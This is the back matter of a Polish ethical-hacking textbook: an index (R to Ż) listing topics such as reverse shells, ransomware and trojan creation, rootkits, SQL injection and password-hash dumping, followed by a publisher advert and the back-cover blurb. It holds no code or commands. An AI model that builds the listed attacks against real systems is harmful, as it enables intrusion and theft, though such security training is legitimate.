 - tworzenie złośliwej aplikacji, 239

R

- radia definiowane programowo, 356
- random fuzzing, 189
- ransomware, 87
 - tworzenie oprogramowania, 103

- reguła tego samego pochodzenia, 293
- reguły HSTS, 128
- rejestrwanie naciśnień klawiszy, 264
- reverse shell, 68
- root, 79
- rootkit, 213, 242, 247
 - instalowanie, 262, 304
 - narzędzie Armitage, 258
 - ukrywanie plików, 256
- router/firewall pfSense, 25
- rozwidlenie, fork, 77
- równanie krzywej eliptycznej, 122

S

- serwer
 - atakujący, 208
 - BeEF, 300
 - FTP, 35
 - HTTP, 143
 - LDAP, 339
 - Linux, 30
 - Metasploitable
 - adres IP, 34
 - ładowanie odwróconej powłoki, 78
 - ransomware, 106
 - szyfrowanie, 129
 - SMTP, 135
 - testowanie bezpieczeństwa, 149
 - SSH, 71
 - TCP, 77
- SGN, Shikata Ga Nai, 225
- Shodan, 163
 - filtry, 164
- sieć
 - typu Air Gap, 358
 - VPN, 139, 153
 - wewnętrzna Metasploitable, 30
- silnik DSE, 197
 - działanie, 198–200
- SIM jacking, 158
- skaner podatności, 169
 - Nessus Home, 169
 - Nexpose, 169
- skanowanie, 44, 260
 - aktywne (narzędzia)
 - traceroute, 174
 - Whatweb, 174
 - Discover, 174

- skanowanie
 - FIN, 74
 - Internetu, 159
 - lista wykluczeń, 160
 - nmap, 75, 172
 - OSINT, 173
 - pasywne (narzędzia)
 - ARIN, 174
 - dnsrecon, 174
 - goofile, 174
 - Metasploit scanning tool, 174
 - Recon-ng, 174
 - theHarvester, 174
 - URLCrazy, 174
 - whois, 174
 - portów, 73
 - SYN, 73, 80, 83, 159
 - XMas, 74
 - ZAP, 299
 - skrót, hash, 112, 277
 - HMAC-SHA256, 321
 - MD5, 278
 - budowa bloków, 279
 - SHA-256, 281
 - skrót klawiaturowy
 - Ctrl+C, 64, 315
 - Win+X, 330
 - skrótów hasel
 - zdobywane w systemie Linux, 321
 - zdobywane w systemie Windows, 329
 - słowo kluczowe
 - final, 105
 - try, 105
 - with, 105
 - SMTP, simple mail transfer protocol, 135
 - SMTSPS, 140
 - socjotechnika, 131
 - solenie skrótu, 282
 - SQL injection, 266
 - SQLMap, 275–277
 - SSL, Secure Sockets Layer, 124
 - sterownik, driver, 243
 - stos protokołów internetowych, 54
 - stripping SSL, 128
 - sygnatura
 - binarna, 223
 - złośliwego oprogramowania, 221
 - szablony, templates, 291
 - szyfr
 - AES, 95
 - blokowy, 95
 - AESGCM, 124
 - tryb CTR, 93
 - tryb ECB, 92
 - Cezara, 88
 - Vigenere, 108
 - z kluczem jednorazowym, 88
 - szyfrowanie, 87
 - asymetryczne, 102
 - pliku, 95, 99
 - ruchu internetowego, 48
 - typu one-time, 89
 - uwierzytelnione z powiązаныmi danymi, 125
 - wiadomości e-mail, 96
 - znaku, 89
- Ś**
- ścieżka certyfikatu, 114
- T**
- tabela
 - NAT, 166
 - wywołań systemowych, 249
 - ARP, 42
 - tablica linux_dirent, 256
 - Tails, 348
 - TCP, 57
 - handshake, 69
 - reverse shell, 71
 - three-way handshake, 69
 - TCPDump, 52, 63–65
 - tekst jawny, 87
 - teoria Rivesta-Shamira-Adlemana, 97
 - testy penetracyjne, 31
 - TLS, transport layer security, 109
 - Tor, 348
 - torrent, 156
 - traceroute, 57, 84, 174
 - transformacje Maltego, 153–155
 - translacja adresów sieciowych, NAT, 71, 165
 - trasa, route, 317
 - trojan, 207, 213
 - dla Windowsa, 227
 - hosting, 217

- instalowanie backdoora, 220
- kontrolowanie pracy, 219
- na Androida, 229, 234, 235
 - testowanie, 234
- pobieranie, 218, 235
- podpisanie, 233
- tworzenie, 214–216
- ukrywanie
 - w dokumencie programu Word, 228
 - w grze Saper, 227
- tryby szyfru blokowego
 - CTR, 93
 - ECB, 92
- tworzenie
 - exploita, 181
 - falszywych filmów, 144
 - funkcji exploita, 187
 - fuzzera, 189
 - klienta odwróconej powłoki, 75
 - kopii maszyny wirtualnej, 243
 - modułu jądra, 262, 243
 - modułu Metasploit, 224
 - narzędzia OSINT, 175
 - oprogramowania ransomware, 103
 - pliku wykonywalnego, 241
 - podpisu, 112
 - programu do wstrzykiwania zapytań, 273
 - proxy, 319
 - rootkitów, 247
 - serwera TCP, 77, 83
 - sfalszowanego e-maila, 138
 - skanowania Nessusa, 171
 - trojana, 207, 210, 214
 - dla Windows, 227
 - na Androida, 229
 - wiadomości Client Hello, 182
 - wirtualnego laboratorium, 329
 - wykonywalnego pliku binarnego, 200
 - złośliwego żądania Heartbeat, 185
 - złośliwej aplikacji, 239
- tylne drzwi, *Patrz* backdoor

U

- Ubuntu
 - instalacja, 33
 - konfiguracja maszyny wirtualnej, 32
- uczenie maszynowe, 146
- UDP, 57

- ukrywanie
 - plików, 256
 - trojana w dokumencie programu Word, 228
 - trojana w grze Saper, 227
- uprawnienia debugowania, 330, 331
- uprawnienie SUID, 324
- uruchamianie
 - exploita, 325
 - modułu jądra, 245
 - transformacji, 154
- urządzenie dual-homed, 312
- urzędy certyfikacji, 113
- usługa
 - Active Directory, 336
 - DNS, 335
 - Dyn DNS, 80
 - LDAP, 336
 - Nessus, 169
- usługi
 - podatne na błędy, 75
 - zaplecza, backend services, 269
- usuwanie SSL, stripping SSL, 128
- utajnienie z wyprzedzeniem, 126
- utwardzanie, hardening, 348
 - serwera, 353
- uwierzytelnianie
 - dwuskładnikowe, 157
 - Kerberos, 342
 - na serwerze SSH, 351
 - przy użyciu NTLM, 332
 - wiadomości, 111
- uzgadnianie trójjetapowe TCP, 69

V

- VDI, VirtualBox Disk Image, 27
- VirtualBox
 - instalacja, 24
 - maszyna wirtualna
 - Kali Linux, 31
 - Metasploitable, 30
 - pfSense, 26
 - opcja
 - Attached to, 32
 - Power off the machine, 28
 - Reboot, 28
 - Remove Attachment, 29
 - Settings, 29
 - przycisk New, 30, 32
 - sieć wirtualna, 24
 - zwiększanie rozmiaru dysku, 157

VPN, 139, 153

VPS, 347

konfigurowanie, 350

W

walidacja certyfikatu, 113

warstwy stosu protokołów, 55

aplikacji, 56

fizyczna, 58

łącza danych, 57

sieciowa, 57

transportowa, 57

zabezpieczenia, 110

wektor inicjujący, 225

weryfikowanie podpisu, 112

wgrywanie złośliwego oprogramowania, 211

whois, 152–155, 174–176

wiadomość

Client Hello, 181

tworzenie, 182

Server Done, 181, 184

wiązania, 338

Windows

domena, 334

jednostka organizacyjna, 334

kontroler domeny, 334

proces Issas, 329

skrótów haseł, 329

usługa

Active Directory, 336

DNS, 335

LDAP, 337

Wireshark, 52

analizowanie pakietów, 65

ekran powitalny, 58

eksplorowanie pakietów, 67

filtrowanie

konwersacji TCP, 62

pakietów, 61

ikona pletwy rekina, 60

instalowanie, 58

interakcja z kartą sieciową, 59

okno narzędzia, 60

pakiety ARP spoofing, 59

przechwytywanie pakietów, 60

śledzenie strumienia TCP, 62

uruchamianie, 58

wirtualna sieć prywatna, VPN, 139, 153

wirtualne laboratorium Windows, 329

wirtualny serwer prywatny, VPS, 347, 350

wskaźnik myszy, 30

wstępne uwierzytelnianie, 344

wstrzykiwanie

kodu NoSQL, 286

zaczepu BeEF, 300

zapytań SQL, 271, 273

wtyczka NoScript, 307

wykonanie symboliczne, symbolic execution, 195

dla programu testowego, 195

dynamiczne, 197, *Patrz także* silnik DSE

ograniczenia, 196

wykonywanie

ataku socjotechnicznego, 301

współbieżne, 197

wykrywanie

ataku ARP spoofing, 48

ruchu, motion detection, 144

wyłudzenie informacji, 149

wymiana

kluczy, 118

wiadomości e-mail, 134

wyszukiwanie

aktywnych adresów IP, 163

DNS, 135

luki w zabezpieczeniach, 75

plików, 269

wrażliwych stron, 158

wyszukiwarka

Google, 158

Shodan, 163

wywołania systemowe

działanie, 248

proces hookingu, 251

przechwytywanie, 251

przywracanie wpisu, 254

X

XOR, 88, 90

Z

zabezpieczenia warstwy transportowej, TLS, 109, 110

zaciemnianie kodu, 240

zapora sieciowa

iptables, 163

pfSense, 25, 27, 63

- zapytanie SELECT, 267
- zatrucie LLMNR, 335
- zdalne wykonanie kodu, 180
- zdarzenie
 - module_exit(), 244
 - module_init(), 244
- Zed Attack Proxy, 298
- ziarno, seed, 91
- złośliwa usługa Androida, 232
- złośliwe
 - oprogramowania, malware, 208
 - dostarczanie, 213
 - ukrywanie w pliku, 213
 - wgrywanie, 211
- żądanie, 186
- złośliwy
 - kod JavaScript, 306
 - pakiet APK, 230, 232

- zmienianie
 - hasła, 66
 - sygnatury, 221
 - enkoder Base64, 222
 - enkoder SGN, 226
- znak
 - nowego wiersza, 137
 - powrotu karetki, 137
- zrekonstruowany strumień TCP, 63
- zrzucanie pamięci procesu LSSAS, 329

Ż

- żądania HTTP, 271
 - GET, 272, 293
 - POST, 272

Notatki

Kup książkę

Pole książkę

PROGRAM PARTNERSKI

— GRUPY HELION —

1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA
Helion 

Włamuj się jak prawdziwy ekspert!

Zdajesz sobie sprawę, że tylko w 2021 roku cyberprzestępcy ukradli ponad 100 milionów dolarów w kryptowalutach, próbowali zatruć wodę na Florydzie, włamali się do sieci firmowej Pfizer Pharmaceuticals, zaatakowali Colonial Pipeline przy użyciu oprogramowania ransomware, atakowali agencje rządowe i działacze politycznych licznych państw? Tego rodzaju ataki mogą mieć poważne konsekwencje społeczne i ekonomiczne. Nasze bezpieczeństwo zależy więc od możliwości zabezpieczenia infrastruktury. W tym celu potrzebujemy etycznych hakerów, którzy odkrywają luki w zabezpieczeniach, zanim zostaną wykorzystane przez niebezpiecznych i bezwzględnych ludzi.

Ta książka, będąca szybkim kursem nowoczesnych technik hakerskich, przedstawia różne rodzaje cyberataków, wyjaśnia ich podstawy technologiczne i omawia służące im narzędzia. Dowiesz się, w jaki sposób przechwytywać ruch sieciowy i badać pozyskane pakiety. Nauczysz się zdalnie uruchamiać polecenia na komputerze ofiary i napiszesz własny ransomware. Przeczytasz o tym, jak wykrywać nowe luki w oprogramowaniu, jak tworzyć trojany i rootkity, a także jak używać techniki wstrzykiwania SQL. Zapoznasz się również z szeroką gamą narzędzi do przeprowadzania testów penetracyjnych (takich jak Metasploit Framework, mimikatz i BeEF), rozeznasz się w działaniu zaawansowanych fuzzerów i sposobach szyfrowania ruchu internetowego. Poznasz też wewnętrzne mechanizmy złośliwego oprogramowania.

Dowiedz się, jak:

- prowadzić ataki typu cross-site scripting
- pisać własne narzędzia hakerskie w języku Python
- przechwytywać hasła w firmowej sieci Windows
- skanować urządzenia w internecie i znajdować potencjalne ofiary
- instalować linuksowe rootkity i modyfikować system operacyjny ofiary

DR DANIEL G. GRAHAM

jest adiunktem na Uniwersytecie Wirginii w Charlottesville, wcześniej pracował w firmie Microsoft. Interesuje się bezpieczeństwem systemów wbudowanych i zabezpieczaniem sieci. Autor licznych artykułów na temat czujników i sieci, publikowanych na łamach czasopism IEEE.

Helion



helion.pl



HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

KOD KORZYŚCI
Sięgnij po więcej!



ISBN 978-83-283-9419-3



9 788328 394193

Cena: 89,00 zł

